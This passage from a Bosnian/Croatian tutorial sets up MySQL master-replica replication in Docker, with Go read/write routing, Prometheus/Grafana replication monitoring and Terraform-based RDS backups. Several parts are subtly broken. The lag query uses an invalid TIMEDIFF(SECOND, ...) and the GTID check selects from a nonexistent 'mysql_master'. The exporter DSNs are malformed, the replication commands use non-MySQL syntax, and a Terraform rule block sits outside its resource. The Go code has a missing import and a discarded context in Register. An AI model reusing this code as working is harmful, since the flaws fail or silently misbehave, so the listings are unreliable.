    container_name: mysql-slave
    environment:
      MYSQL_ROOT_PASSWORD: ${MYSQL_ROOT_PASSWORD}
      MYSQL_REPLICATION_PASSWORD: ${MYSQL_REPLICATION_PASSWORD}
    volumes:
      - mysql-slave-data:/var/lib/mysql
      - ../docker/mysql/slave.cnf:/etc/mysql/conf.d/slave.cnf:ro
      - ../docker/mysql/init-slave.sh:/docker-entrypoint-initdb.d/init-slave.sh:ro
    ports:
      - "3307:3306"
    networks:
      - app-network
    depends_on:
      mysql-master:
        condition: service_healthy
    healthcheck:
      test: ["CMD", "mysqladmin", "ping", "-h", "localhost", "-u", "root", "-p${MYSQL_ROOT_PASSWORD}"]
      interval: 10s
      timeout: 5s
      retries: 5
      start_period: 60s

volumes:
  mysql-master-data:
  mysql-slave-data:

networks:
  app-network:
    driver: bridge
```

docker/mysql/master.cnf

```
[mysqld]
server-id                = 1
log_bin                  = mysql-bin
binlog_format             = ROW          # deterministički, siguran za sve write tipove
gtid_mode                 = ON           # GTID replikacija umjesto pozicijskog trackinga
enforce_gtid_consistency = ON           # zabranjuje transakcije koje se ne mogu GTID-replicirati
binlog_do_db              = project_a    # repliciraj samo ovu bazu (filtriranje na masteru)
expire_logs_days          = 7            # čuvaj binlog 7 dana – dovoljno za recovery
max_binlog_size           = 100M        # rotacija fajla na 100MB
sync_binlog               = 1            # flush binlog na disk pri svakoj transakciji (sigurnost)
innodb_flush_log_at_trx_commit = 1      # ACID compliant, kombinacija sa sync_binlog
```

docker/mysql/slave.cnf

```
[mysqld]
server-id                = 2            # mora biti jedinstven u replikacijskom skupu
relay_log                 = mysql-relay-bin
log_bin                   = mysql-bin    # slave treba vlastiti binlog (za chain replikaciju)
gtid_mode                 = ON
enforce_gtid_consistency = ON
read_only                 = ON           # slave odbija direktne write-ove od regularnih usera
super_read_only           = ON           # čak ni root ne može pisati direktno (MySQL 5.7.8+)
log_slave_updates         = ON           # slave bilježi primljene promjene u vlastiti binlog
replica_preserve_commit_order = ON      # paralel replikacija uz očuvanje redoslijeda commitova
```

docker/mysql/init-slave.sh

```
#!/bin/bash
set -e

echo "=== MySQL Slave Initialization ==="

# Sačekaj da master bude spreman i dostupan
until mysql -h mysql-master -u root -p"${MYSQL_ROOT_PASSWORD}" -e "SELECT 1" &>/dev/null; do
    echo "Waiting for master to be ready..."
    sleep 3
done

echo "Master is ready. Setting up replication user..."

# Kreiraj replikacijskog usera na masteru
mysql -h mysql-master -u root -p"${MYSQL_ROOT_PASSWORD}" <<-EOSQL
CREATE USER IF NOT EXISTS 'replicator'@'%'
IDENTIFIED WITH mysql_native_password BY '${MYSQL_REPLICATION_PASSWORD}';
GRANT REPLICATION SLAVE ON *.* TO 'replicator'@'%';
FLUSH PRIVILEGES;
EOSQL

echo "Replication user created. Dumping master data..."

# Dump master podataka na slave – inicijalna sinkronizacija
# --single-transaction: konzistentan snapshot bez lock tablice
# --set-gtid-purged=OFF: ne uključuj GTID_PURGED u dump (slave će to sam riješiti)
mysqldump \
    -h mysql-master \
    -u root -p"${MYSQL_ROOT_PASSWORD}" \
    --single-transaction \
    --set-gtid-purged=OFF \
    --all-databases \
    | mysql -u root -p"${MYSQL_ROOT_PASSWORD}"

echo "Data dump complete. Configuring replication..."

# Konfiguriraj i pokrni slave replikaciju
mysql -u root -p"${MYSQL_ROOT_PASSWORD}" <<-EOSQL
STOP REPLICATION;
RESET REPLICATION ALL;
CHANGE REPLICATION SOURCE TO
    SOURCE_HOST      = 'mysql-master',
    SOURCE_PORT      = 3306,
    SOURCE_USER       = 'replicator',
    SOURCE_PASSWORD   = '${MYSQL_REPLICATION_PASSWORD}',
    SOURCE_AUTO_POSITION = 1;    -- GTID auto-position: slave traži transakcije koje nema
START REPLICATION;
EOSQL

echo "=== Slave replication started successfully ==="
```

Provjera replikacije

```
# Status slave replikacije — svi važni fieldovi
docker exec mysql-slave mysql -u root -p"${MYSQL_ROOT_PASSWORD}" \
  -e "SHOW REPLICA STATUS\G" \
  | grep -E "Replica_IO_Running|Replica_SQL_Running|Seconds_Behind_Source|Last_Error|Source_Host"

# Ispravno stanje mora biti:
# Replica_IO_Running: Yes
# Replica_SQL_Running: Yes
# Seconds_Behind_Source: 0
# Last_Error: (prazno)

# Funkcionalni test replikacije:
docker exec mysql-master mysql -u root -p"${MYSQL_ROOT_PASSWORD}" \
  -e "INSERT INTO project_a.users (email, password_hash) VALUES ('test@test.com', 'hash123');"

# Odmah provjeri na slaveu (mora biti < 1s za lokalni setup):
docker exec mysql-slave mysql -u root -p"${MYSQL_ROOT_PASSWORD}" \
  -e "SELECT email FROM project_a.users WHERE email='test@test.com';"

# GTID status — provjera sinkronizacije:
docker exec mysql-master mysql -u root -p"${MYSQL_ROOT_PASSWORD}" \
  -e "SELECT @@GLOBAL.gtid_executed\G"

docker exec mysql-slave mysql -u root -p"${MYSQL_ROOT_PASSWORD}" \
  -e "SELECT @@GLOBAL.gtid_executed\G"
# Oba GTID setovi moraju biti identični za potpunu sinkronizaciju
```

Podman: podman exec mysql-slave mysql -u root -p"\${MYSQL_ROOT_PASSWORD}" -e "SHOW REPLICA STATUS\G"
(i analogno za ostale docker exec pozive — zamijeni docker sa podman)

3. Go service: read/write routing

Osnovna struktura — database package

```

// internal/database/db.go
package database

import (
    "context"
    "database/sql"
    "fmt"
    "time"

    _ "github.com/go-sql-driver/mysql"
)

// DB enkapsulira master i replica konekciju.
// Sav aplikacijski kod koristi ovu strukturu – nikada direktno *sql.DB.
type DB struct {
    master *sql.DB
    replica *sql.DB
}

// Config drži DSN parametre za obje konekcije.
type Config struct {
    MasterDSN string
    ReplicaDSN string
}

// New kreira i konfigurira DB sa connection poolovima.
func New(cfg Config) (*DB, error) {
    master, err := open(cfg.MasterDSN)
    if err != nil {
        return nil, fmt.Errorf("master connection: %w", err)
    }

    replica, err := open(cfg.ReplicaDSN)
    if err != nil {
        master.Close()
        return nil, fmt.Errorf("replica connection: %w", err)
    }

    return &DB{master: master, replica: replica}, nil
}

func open(dsn string) (*sql.DB, error) {
    db, err := sql.Open("mysql", dsn)
    if err != nil {
        return nil, err
    }

    // Connection pool konfiguracija – prilagodi prema load profilu
    db.SetMaxOpenConns(25) // maksimalan broj otvorenih konekcija
    db.SetMaxIdleConns(5) // konekcije u idle poolu
    db.SetConnMaxLifetime(5 * time.Minute) // recycle konekcija (MySQL timeout prevention)
    db.SetConnMaxIdleTime(1 * time.Minute) // zatvori idle konekcije brže od Lifetime

    return db, nil
}

// Write vraća master konekciju – uvijek koristi za INSERT/UPDATE/DELETE/DDL.
func (db *DB) Write() *sql.DB {
    return db.master
}

// Read vraća replica konekciju za SELECT upite.
// Fallback na master ako replika nije dostupna.
func (db *DB) Read() *sql.DB {
    ctx, cancel := context.WithTimeout(context.Background(), 200*time.Millisecond)
    defer cancel()

```

```

    if err := db.replica.PingContext(ctx); err != nil {
        // Replica nije dostupna – transparentni fallback na master.
        // Ovo treba logovati jer indicira replikacijski problem.
        return db.master
    }
    return db.replica
}

// ReadCtx respektuje context koji signalizira recentni write.
// Koristi se za "read your own writes" pattern.
func (db *DB) ReadCtx(ctx context.Context) *sql.DB {
    if hasRecentWrite(ctx) {
        return db.master
    }
    return db.Read()
}

// Close zatvara obje konekcije.
func (db *DB) Close() error {
    masterErr := db.master.Close()
    replicaErr := db.replica.Close()
    if masterErr != nil {
        return fmt.Errorf("closing master: %w", masterErr)
    }
    if replicaErr != nil {
        return fmt.Errorf("closing replica: %w", replicaErr)
    }
    return nil
}

// HealthCheck provjerava obje konekcije i vraća status.
func (db *DB) HealthCheck(ctx context.Context) map[string]string {
    status := make(map[string]string)

    if err := db.master.PingContext(ctx); err != nil {
        status["master"] = fmt.Sprintf("unhealthy: %v", err)
    } else {
        status["master"] = "ok"
    }

    if err := db.replica.PingContext(ctx); err != nil {
        status["replica"] = fmt.Sprintf("unhealthy: %v", err)
    } else {
        // Provjeri replikacijski lag
        var lag sql.NullInt64
        row := db.replica.QueryRowContext(ctx,
            "SELECT TIMEDIFF(SECOND, MIN(ts), NOW()) FROM replication_heartbeat LIMIT 1")
        if err := row.Scan(&lag); err == nil && lag.Valid {
            if lag.Int64 > 30 {
                status["replica"] = fmt.Sprintf("lagging: %ds behind", lag.Int64)
            } else {
                status["replica"] = fmt.Sprintf("ok (lag: %ds)", lag.Int64)
            }
        } else {
            status["replica"] = "ok"
        }
    }

    return status
}

```

Context propagacija za recentne write-ove

```
// internal/database/context.go
package database

import "context"

type contextKey string

const recentWriteKey contextKey = "db_recent_write"

// WithRecentWrite označava context kao "imao write operaciju".
// Koristi se u HTTP handler middleware-u ili service sloju.
func WithRecentWrite(ctx context.Context) context.Context {
    return context.WithValue(ctx, recentWriteKey, true)
}

func hasRecentWrite(ctx context.Context) bool {
    v, ok := ctx.Value(recentWriteKey).(bool)
    return ok && v
}
```


Repository pattern — primjer

```
// internal/repository/user_repository.go
package repository

import (
    "context"
    "database/sql"
    "errors"
    "fmt"
    "time"

    "github.com/yourorg/project-a/internal/database"
)

var ErrNotFound = errors.New("record not found")

type User struct {
    ID          int64
    Email       string
    PasswordHash string
    CreatedAt   time.Time
}

type UserRepository struct {
    db *database.DB
}

func NewUserRepository(db *database.DB) *UserRepository {
    return &UserRepository{db: db}
}

// Create upisuje novog korisnika na master.
func (r *UserRepository) Create(ctx context.Context, email, passwordHash string) (*User, error) {
    result, err := r.db.Write().ExecContext(ctx,
        "INSERT INTO users (email, password_hash, created_at) VALUES (?, ?, NOW())",
        email, passwordHash,
    )
    if err != nil {
        return nil, fmt.Errorf("insert user: %w", err)
    }

    id, err := result.LastInsertId()
    if err != nil {
        return nil, fmt.Errorf("last insert id: %w", err)
    }

    // Odmah čitaj SA MASTERA – "read your own writes" pattern.
    // Replika možda još nema ovaj red (replication lag).
    return r.findByIDOnMaster(ctx, id)
}

// FindByEmail čita sa replike – optimalan za read-heavy load.
func (r *UserRepository) FindByEmail(ctx context.Context, email string) (*User, error) {
    row := r.db.ReadCtx(ctx).QueryRowContext(ctx,
        "SELECT id, email, password_hash, created_at FROM users WHERE email = ?",
        email,
    )
    return scanUser(row)
}

// FindByID čita sa replike, ali respektuje recent-write context.
func (r *UserRepository) FindByID(ctx context.Context, id int64) (*User, error) {
    row := r.db.ReadCtx(ctx).QueryRowContext(ctx,
        "SELECT id, email, password_hash, created_at FROM users WHERE id = ?",
        id,
    )
    return scanUser(row)
}
```

```

}

// List čita listu korisnika sa replike – idealan za analytics/preglede.
func (r *UserRepository) List(ctx context.Context, limit, offset int) ([]*User, error) {
    rows, err := r.db.Read().QueryContext(ctx,
        "SELECT id, email, password_hash, created_at FROM users ORDER BY id LIMIT ? OFFSET ?",
        limit, offset,
    )
    if err != nil {
        return nil, fmt.Errorf("list users: %w", err)
    }
    defer rows.Close()

    var users []*User
    for rows.Next() {
        u := &User{}
        if err := rows.Scan(&u.ID, &u.Email, &u.PasswordHash, &u.CreatedAt); err != nil {
            return nil, fmt.Errorf("scan user: %w", err)
        }
        users = append(users, u)
    }
    return users, rows.Err()
}

// Update piše na master i označava context kao "imao write".
func (r *UserRepository) Update(ctx context.Context, id int64, email string) error {
    _, err := r.db.Write().ExecContext(ctx,
        "UPDATE users SET email = ? WHERE id = ?",
        email, id,
    )
    return err
}

// Delete briše na masteru.
func (r *UserRepository) Delete(ctx context.Context, id int64) error {
    result, err := r.db.Write().ExecContext(ctx,
        "DELETE FROM users WHERE id = ?", id,
    )
    if err != nil {
        return fmt.Errorf("delete user: %w", err)
    }
    affected, _ := result.RowsAffected()
    if affected == 0 {
        return ErrNotFound
    }
    return nil
}

// findByIDOnMaster čita direktno sa mastera – interno za post-write read.
func (r *UserRepository) findByIDOnMaster(ctx context.Context, id int64) (*User, error) {
    row := r.db.Write().QueryRowContext(ctx,
        "SELECT id, email, password_hash, created_at FROM users WHERE id = ?", id,
    )
    return scanUser(row)
}

func scanUser(row *sql.Row) (*User, error) {
    u := &User{}
    err := row.Scan(&u.ID, &u.Email, &u.PasswordHash, &u.CreatedAt)
    if err != nil {
        if errors.Is(err, sql.ErrNoRows) {
            return nil, ErrNotFound
        }
        return nil, fmt.Errorf("scan user: %w", err)
    }
    return u, nil
}

```

HTTP middleware za recent-write propagaciju

```
// internal/middleware/db_context.go
package middleware

import (
    "net/http"

    "github.com/yourorg/project-a/internal/database"
)

// WriteAwareHandler je middleware koji postavlja recent-write flag
// u context na osnovu HTTP metode.
// Koristi se na route-ima gdje POST/PUT/PATCH odmah vraca 200 sa tijelom.
func WriteAwareHandler(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        ctx := r.Context()

        switch r.Method {
        case http.MethodPost, http.MethodPut, http.MethodPatch, http.MethodDelete:
            // Mutating request – sve read operacije u ovom requestu idu na master
            ctx = database.WithRecentWrite(ctx)
        }

        next.ServeHTTP(w, r.WithContext(ctx))
    })
}
```

4. Replication lag handling — trade-off, ne obaveza

Ovo je trade-off, ne nešto što moraš uvijek implementirati.

Replikacijski lag lokalno je < 1ms, na AWS RDS tipično < 5ms. Za 90% ecommerce operacija eventual consistency je prihvatljiva — korisnik ne primjeti ništa. Optimistic UI update (Vue ažurira lokalni state bez ponovnog čitanja) eliminira problem bez ijedne linije backend koda.

Kada je problem stvaran: - Korisnik promijeni lozinku → page refresh → vidi staru lozinku na replici - Plaćanje → redirect na “order confirmed” → order još nije na replici - Kritične operacije gdje stale read = vidljivi bug za korisnika

Preporuka: počni bez ovoga. Dodaj samo za konkretne endpoint-e gdje vidiš problem.

Prioritet rješenja (od najjednostavnijeg):

1. Optimistic UI — Vue ažurira state lokalno, nema re-fetch
2. Force master samo za specifičan endpoint (login, order confirm)
3. Context propagacija — samo ako #2 nije dovoljno

Problem: “read your own writes”

Vremenski slijed problema:

```
t=0ms    POST /users — INSERT na master, response 201 Created
t=1ms    GET /users/123 — SELECT na repliku — replika nema red jos!
t=50ms   Replika dobija podatak (replication lag)
```

Rezultat: korisnik vidi 404 ili stare podatke odmah nakon kreacije.

Ucestalost: rijetko u praksi za vecinu ecommerce operacija.

Rješenje 1 — direktno master čitanje post-write

```
// UserService.Register uvijek vraća svježe podatke sa mastera
func (s *UserService) Register(ctx context.Context, email, password string) (*User, error) {
    hash, err := bcrypt.GenerateFromPassword([]byte(password), bcrypt.DefaultCost)
    if err != nil {
        return nil, err
    }

    // Create interno čita sa mastera (findByIDOnMaster)
    user, err := s.repo.Create(ctx, email, string(hash))
    if err != nil {
        return nil, err
    }

    // Označi context – sve daljnje read operacije u ovom requestu idu na master
    // Koristi se ako service layer dalje poziva druge read metode
    _ = database.WithRecentWrite(ctx)

    return user, nil
}
```

Rješenje 2 — session-based sticky read

```
// Za web aplikacije: stavi flag u session cookie nakon write-a
// Handler čita flag i proslijedi ga u context
func (h *UserHandler) RegisterHandler(w http.ResponseWriter, r *http.Request) {
    user, err := h.service.Register(r.Context(), email, password)
    if err != nil {
        http.Error(w, err.Error(), http.StatusBadRequest)
        return
    }

    // Postavi session flag – sljedeći request ovog usera čita sa mastera
    session := getSession(r)
    session.Values["read_from_master_until"] = time.Now().Add(500 * time.Millisecond).Unix()
    session.Save(r, w)

    w.WriteHeader(http.StatusCreated)
    json.NewEncoder(w).Encode(user)
}
```

Rješenje 3 — GTID-based wait (napredni pattern)

```
// Nakon write-a na masteru, sačekaj da replika ima taj GTID
// Ovo garantuje konzistentnost bez hard-coding na master
func (db *DB) WaitForReplication(ctx context.Context, gtid string, timeoutSec int) error {
    // SOURCE_POS_WAIT čeka da replika dostigne zadati GTID
    var result sql.NullInt64
    row := db.replica.QueryRowContext(ctx,
        "SELECT WAIT_FOR_EXECUTED_GTID_SET(?, ?)",
        gtid, timeoutSec,
    )
    if err := row.Scan(&result); err != nil {
        return fmt.Errorf("gtid wait: %w", err)
    }
    if !result.Valid || result.Int64 == -1 {
        return fmt.Errorf("replica did not catch up within %d seconds", timeoutSec)
    }
    return nil
}

// Dohvati GTID zadnje transakcije sa mastera
func (db *DB) LastGTID(ctx context.Context) (string, error) {
    var gtid string
    row := db.master.QueryRowContext(ctx, "SELECT @@GLOBAL.gtid_executed")
    if err := row.Scan(&gtid); err != nil {
        return "", err
    }
    return gtid, nil
}
```

5. Monitoring replikacije

SQL provjera replikacijskog statusa

```
-- Na slave instancei – pregled ključnih metrika:
SHOW REPLICA STATUS\G

-- Kritični fieldovi:
-- Replica_IO_Running:      Yes   (IO thread čita master binlog)
-- Replica_SQL_Running:     Yes   (SQL thread primjenjuje promjene)
-- Seconds_Behind_Source:   0     (0=ok, >10=warning, >60=critical)
-- Last_IO_Error:           ""    (prazno = nema greške)
-- Last_SQL_Error:          ""    (prazno = nema greške)
-- Source_Host:             mysql-master
-- Executed_Gtid_Set:        (treba biti jednak masteru za punu sinkronizaciju)

-- Provjera GTID gap-a:
SELECT
    @@GLOBAL.gtid_executed AS slave_gtid,
    (SELECT @@GLOBAL.gtid_executed FROM mysql_master) AS master_gtid;

-- Heartbeat tablica za precizno mjerenje laga (kreirati na masteru):
CREATE TABLE IF NOT EXISTS replication_heartbeat (
    server_id INT NOT NULL PRIMARY KEY,
    ts        TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE CURRENT_TIMESTAMP
);

-- Cron na masteru (svakih 5s):
INSERT INTO replication_heartbeat (server_id, ts) VALUES (1, NOW())
ON DUPLICATE KEY UPDATE ts = NOW();

-- Mjerenje laga na slaveu:
SELECT TIMESTAMPDIFF(SECOND, ts, NOW()) AS lag_seconds
FROM replication_heartbeat
WHERE server_id = 1;
```

Prometheus mysql-exporter konfiguracija

```
# docker-compose.override.yml – dodati u services sekciju
mysql-exporter-slave:
  image: prom/mysqld-exporter:v0.15.0
  container_name: mysql-exporter-slave
  environment:
    DATA_SOURCE_NAME: "exporter:${MYSQL_EXPORTER_PASSWORD}@mysql-slave:3306)/"
  command:
    - --collect.slave_status          # Replica_IO_Running, Seconds_Behind_Source, itd.
    - --collect.heartbeat            # Precizni lag iz heartbeat tablice
    - --collect.info_schema.processlist
    - --collect.engine_innodb_status
  ports:
    - "9105:9104"
  networks:
    - app-network
  profiles: [monitoring]
  depends_on:
    mysql-slave:
      condition: service_healthy

mysql-exporter-master:
  image: prom/mysqld-exporter:v0.15.0
  container_name: mysql-exporter-master
  environment:
    DATA_SOURCE_NAME: "exporter:${MYSQL_EXPORTER_PASSWORD}@mysql-master:3306)/"
  command:
    - --collect.binlog_size          # Binlog rast (indicira write load)
    - --collect.info_schema.processlist
    - --collect.engine_innodb_status
  ports:
    - "9104:9104"
  networks:
    - app-network
  profiles: [monitoring]
```

Ključne Prometheus metrike

```
# Replikacijski lag (kritična metrika):
mysql_slave_status_seconds_behind_master
Alert: > 10 = warning, > 60 = critical

# IO i SQL thread status (1=running, 0=stopped):
mysql_slave_status_slave_io_running
mysql_slave_status_slave_sql_running
Alert: == 0 = critical (replikacija stala)

# Binlog veličina na masteru (write load indikator):
mysql_binlog_size_bytes

# Connection pool iskorištenost (Go aplikacija):
go_sql_open_connections
go_sql_idle_connections
go_sql_wait_duration_seconds
```


Grafana alert pravila

```
# alerts/mysql-replication.yml
groups:
  - name: mysql_replication
    rules:
      - alert: MySQLReplicationStopped
        expr: mysql_slave_status_slave_io_running == 0 OR mysql_slave_status_slave_sql_running == 0
        for: 1m
        labels:
          severity: critical
        annotations:
          summary: "MySQL replication stopped on {{ $labels.instance }}"
          description: "IO or SQL thread is not running. Check SHOW REPLICA STATUS."

      - alert: MySQLReplicationLagHigh
        expr: mysql_slave_status_seconds_behind_master > 30
        for: 5m
        labels:
          severity: warning
        annotations:
          summary: "MySQL replication lag > 30s"
          description: "Current lag: {{ $value }}s. Reads from replica may return stale data."

      - alert: MySQLReplicationLagCritical
        expr: mysql_slave_status_seconds_behind_master > 120
        for: 2m
        labels:
          severity: critical
        annotations:
          summary: "MySQL replication lag > 2 minutes"
          description: "Application should switch all reads to master immediately."
```

6. Produkcija — AWS RDS vs lokalni Docker

Aspekt	Lokalni Docker	AWS RDS
Setup	docker-compose + init script	Terraform <code>aws_db_instance</code>
Master endpoint	<code>mysql-master:3306</code>	<code>project-a.xxxxx.eu-west-1.rds.amazonaws.com:3306</code>
Replica endpoint	<code>mysql-slave:3306</code>	<code>project-a-ro.xxxxx.eu-west-1.rds.amazonaws.com:3306</code>
Failover	Ručni (za učenje i dev)	Automatski Multi-AZ (< 60s)
Replication lag	< 1ms (isti Docker network)	0–10ms tipično, do 100ms pod opterećenjem
Backup	<code>mysqldump</code> skripte	Automatski snapshots, point-in-time recovery
Certificates	Nije potrebno	SSL/TLS obvezno (<code>tls=custom</code> u DSN)
Monitoring	Prometheus + Grafana lokalno	CloudWatch + RDS Performance Insights
Skaliranje	Ručno (novi container)	Read replica dodana jednom Terraform linijom

Go DSN primjeri

```
// internal/config/config.go
package config

import "os"

type DatabaseConfig struct {
    MasterDSN string
    ReplicaDSN string
}

func LoadDatabaseConfig() DatabaseConfig {
    // Dev: environment varijable iz .env fajla
    // Prod: environment varijable iz AWS Secrets Manager ili SSM Parameter Store
    return DatabaseConfig{
        MasterDSN: buildDSN(
            os.Getenv("DB_MASTER_HOST"),
            os.Getenv("DB_PORT"),
            os.Getenv("DB_USER"),
            os.Getenv("DB_PASSWORD"),
            os.Getenv("DB_NAME"),
        ),
        ReplicaDSN: buildDSN(
            os.Getenv("DB_REPLICA_HOST"),
            os.Getenv("DB_PORT"),
            os.Getenv("DB_USER"),
            os.Getenv("DB_PASSWORD"),
            os.Getenv("DB_NAME"),
        ),
    }
}

func buildDSN(host, port, user, password, dbname string) string {
    // parseTime=true: automatski parse MySQL DATETIME u time.Time
    // loc=UTC: sve timezone vrijednosti kao UTC
    // timeout=5s: konekcijski timeout
    // readTimeout=30s: read timeout per query
    // writeTimeout=30s: write timeout per query
    return fmt.Sprintf(
        "%s:%s@tcp(%s:%s)/%s?parseTime=true&loc=UTC&timeout=5s&readTimeout=30s&writeTimeout=30s",
        user, password, host, port, dbname,
    )
}
```

.env fajl (dev)

```
# .env – nikad ne commituj u git!
MYSQL_ROOT_PASSWORD=dev_root_pass_change_in_prod
MYSQL_APP_PASSWORD=dev_app_pass_change_in_prod
MYSQL_REPLICATION_PASSWORD=dev_repl_pass_change_in_prod
MYSQL_EXPORTER_PASSWORD=dev_exporter_pass

# Go aplikacija koristi ove varijable:
DB_MASTER_HOST=mysql-master
DB_REPLICA_HOST=mysql-slave
DB_PORT=3306
DB_USER=app
DB_PASSWORD=dev_app_pass_change_in_prod
DB_NAME=project_a
```

7. Česti problemi i rješenja

Slave ne starta replikaciju

```
# Greška: "Got fatal error 1236 from master when reading data from binary log"
# Uzrok: binlog pozicija na masteru je resetovana (restart bez GTID, ili purge)

# Rješenje: reset slave i reinicijalizacija
docker exec mysql-slave mysql -u root -p"${MYSQL_ROOT_PASSWORD}" <<-EOSQL
    STOP REPLICA;
    RESET REPLICA ALL;
    RESET MASTER;
EOSQL

# Pa ponovo pokreni init-slave.sh proceduru
```

Podman: podman exec mysql-slave mysql -u root -p"\${MYSQL_ROOT_PASSWORD}" <<-EOSQL ...

super_read_only blokira write

```
# Greška: "ERROR 1290 (HY000): The MySQL server is running with the --super-read-only option"
# Uzrok: pokušaj direktnog write-a na slave (bug u aplikaciji ili pogrešan DSN)

# Dijagnoza – provjeri koji query pokušava pisati na slaveu:
docker exec mysql-slave mysql -u root -p"${MYSQL_ROOT_PASSWORD}" \
    -e "SHOW PROCESSLIST\G" | grep -v Sleep
```

Podman: podman exec mysql-slave mysql -u root -p"\${MYSQL_ROOT_PASSWORD}" -e "SHOW PROCESSLIST\G" | grep -v Sleep

Replication lag raste

```
# Dijagnoza: provjeri što SQL thread izvršava
docker exec mysql-slave mysql -u root -p"${MYSQL_ROOT_PASSWORD}" <<-EOSQL
    SHOW REPLICA STATUS\G
    -- Gledaj: Exec_Master_Log_Pos vs Read_Master_Log_Pos gap
    -- Ako je gap veliki i raste = SQL thread ne može pratiti IO thread

    -- Provjeri aktivne procese:
    SHOW PROCESSLIST\G
EOSQL

# Česti uzroci:
# 1. Bulk write na masteru (batch INSERT) – normalno, privremeno
# 2. Nedostaje index na slaveu (rare, ali moguće ako slave ima drugačiju shemu)
# 3. Slave server nema dovoljno resursa (CPU/IOPS)
# 4. Lock contention na slaveu

# Rješenje za IOPS: omogući parallel replication (MySQL 8.0+)
# U slave.cnf:
# replica_parallel_workers = 4
# replica_parallel_type = LOGICAL_CLOCK
```

Podman: podman exec mysql-slave mysql -u root -p"\${MYSQL_ROOT_PASSWORD}" <<-EOSQL ... EOSQL

Sažetak

Komponenta	Lokacija	Svrha
master.cnf	docker/mysql/master.cnf	GTID + ROW binlog konfiguracija
slave.cnf	docker/mysql/slave.cnf	read-only + relay log konfiguracija
init-slave.sh	docker/mysql/init-slave.sh	Automatska inicijalizacija replikacije
database.DB	internal/database/db.go	Write/Read routing sa fallback logikom
WithRecentWrite	internal/database/context.go	"Read your own writes" context pattern
UserRepository	internal/repository/	Primjer pravilne upotrebe routing-a
WriteAwareHandler	internal/middleware/	HTTP middleware za automatski context

Isti Go kod i iste environment varijable rade i lokalno i na AWS RDS — samo se `DB_MASTER_HOST` i `DB_REPLICA_HOST` varijable mijenjaju između okruženja.

Source: `14-aws-rds-i-elasticache/09-backup-revert-i-cost.md`

09 — Backup, Revert i Cost Strategija za project-a

1. Backup strategija za project-a

Tri nivoa backupa

Nivo 1: RDS Automated Backups (BESPLATNO)

- Svakodnevni snapshot + kontinuirani binlog za PITR
- Retention: 1 dan (dev) / 7 dana (prod)
- PITR: restore do bilo koje sekunde unutar retention perioda
- Storage: besplatno do veličine DB instance (20GB DB = 20GB backup besplatno)
- NAPOMENA: gube se pri terraform destroy!

Nivo 2: Manual Snapshots (\$0.095/GB/mj)

- Kreirati ručno ili automatski (pre-deploy)
- Postoje čak i nakon brisanja RDS instance
- 20GB snapshot = \$1.90/mj
- Idealno za: pre-deploy checkpoint, before destroy

Nivo 3: mysqldump → S3 (\$0.023/GB/mj compressed)

- Application-level backup
- Portabilno: radi na bilo kojoj MySQL instanci
- 20GB dump, gzip komprimiran ~5GB = \$0.115/mj
- Idealno za: cross-environment copy, audit trail

Ukupni troškovi za project-a

Dev (1 dan automated): \$0
Prod (7 dana automated): \$0 (do 20GB)
1 manual snapshot pred svaki tjedno: \$1.90/mj
Weekly mysqldump → S3 (5GB): \$0.12/mj

UKUPNO: ~\$2/mj za solidan backup

2. Terraform backup konfiguracija

```

# terraform/modules/rds/main.tf

resource "aws_db_instance" "main" {
  identifier      = "project-a-${var.env}"
  engine          = "mysql"
  engine_version  = "8.0"
  instance_class  = var.instance_class
  allocated_storage = var.allocated_storage
  storage_type     = "gp3"

  # Backup konfiguracija
  backup_retention_period = var.backup_retention_days # dev=1, prod=7
  backup_window           = "02:00-03:00"             # UTC, van peak houra
  maintenance_window      = "sun:03:00-sun:04:00"     # nedjelja ujutro

  # Da li kreirati final snapshot pri brisanju
  skip_final_snapshot      = var.env == "dev" ? true : false
  final_snapshot_identifier = var.env != "dev" ? "project-a-${var.env}-final-${formatdate("YYYYMMDD",
timestamp())}" : null

  # Restore from snapshot (prazno = nova baza)
  snapshot_identifier = var.snapshot_identifier != "" ? var.snapshot_identifier : null

  # Point in time recovery (automatski uz backup_retention_period > 0)
  # Nema zasebnog flag-a – aktivan dok je backup_retention_period > 0

  delete_automated_backups = true # Brisi automated backupe pri brisanju instance

  tags = {
    Environment = var.env
    Backup      = "enabled"
  }
}

# S3 bucket za mysqldump backupe
resource "aws_s3_bucket" "db_backups" {
  bucket = "project-a-db-backups-${var.account_id}"
}

resource "aws_s3_bucket_lifecycle_configuration" "db_backups" {
  bucket = aws_s3_bucket.db_backups.id

  rule {
    id      = "expire-old-backups"
    status  = "Enabled"

    filter {
      prefix = "mysqldump/"
    }

    expiration {
      days = 30 # Čuvaj mysqldump backupe 30 dana
    }

    transition {
      days          = 7
      storage_class = "GLACIER_IR" # Jeftiniji storage nakon 7 dana
    }
  }
}

rule {
  id      = "expire-snapshots-exports"
  status  = "Enabled"

  filter {
    prefix = "snapshot-exports/"
  }
}

```

```
    }

    expiration {
      days = 90
    }
  }
}
```

Variables za backup konfiguraciju:

```
# terraform/modules/rds/variables.tf

variable "backup_retention_days" {
  description = "Broj dana čuvanja automated backupa. 0 = isključeno."
  type        = number
  default     = 7

  validation {
    condition     = var.backup_retention_days >= 0 && var.backup_retention_days <= 35
    error_message = "backup_retention_days mora biti između 0 i 35."
  }
}

variable "snapshot_identifier" {
  description = "Snapshot ID za restore. Prazno = nova baza."
  type        = string
  default     = ""
}

variable "account_id" {
  description = "AWS Account ID za jedinstveni S3 bucket naziv."
  type        = string
}
```

Environment-specific vrijednosti:

```
# terraform/environments/dev/terraform.tfvars
backup_retention_days = 1
snapshot_identifier   = ""

# terraform/environments/prod/terraform.tfvars
backup_retention_days = 7
snapshot_identifier   = "" # popuni pri restore scenariju
```

3. Automatski pre-deploy snapshot

```
#!/bin/bash
# scripts/pre-deploy-snapshot.sh ENV
# Kreirati snapshot prije svakog prod deploy-a

set -e
ENV=${1:-prod}
DB_ID="project-a-$ENV"
SNAPSHOT_ID="project-a-$ENV-pre-deploy-$(date +%Y%m%d-%H%M)"

echo "Creating pre-deploy snapshot: $SNAPSHOT_ID"

aws rds create-db-snapshot \
  --db-instance-identifier "$DB_ID" \
  --db-snapshot-identifier "$SNAPSHOT_ID" \
  --tags Key=Type,Value=pre-deploy Key=Environment,Value="$ENV"

echo "Waiting for snapshot (5-10 min)..."
aws rds wait db-snapshot-completed \
  --db-snapshot-identifier "$SNAPSHOT_ID"

echo "✓ Snapshot ready: $SNAPSHOT_ID"

# Spremi u fajl za potencijalni rollback
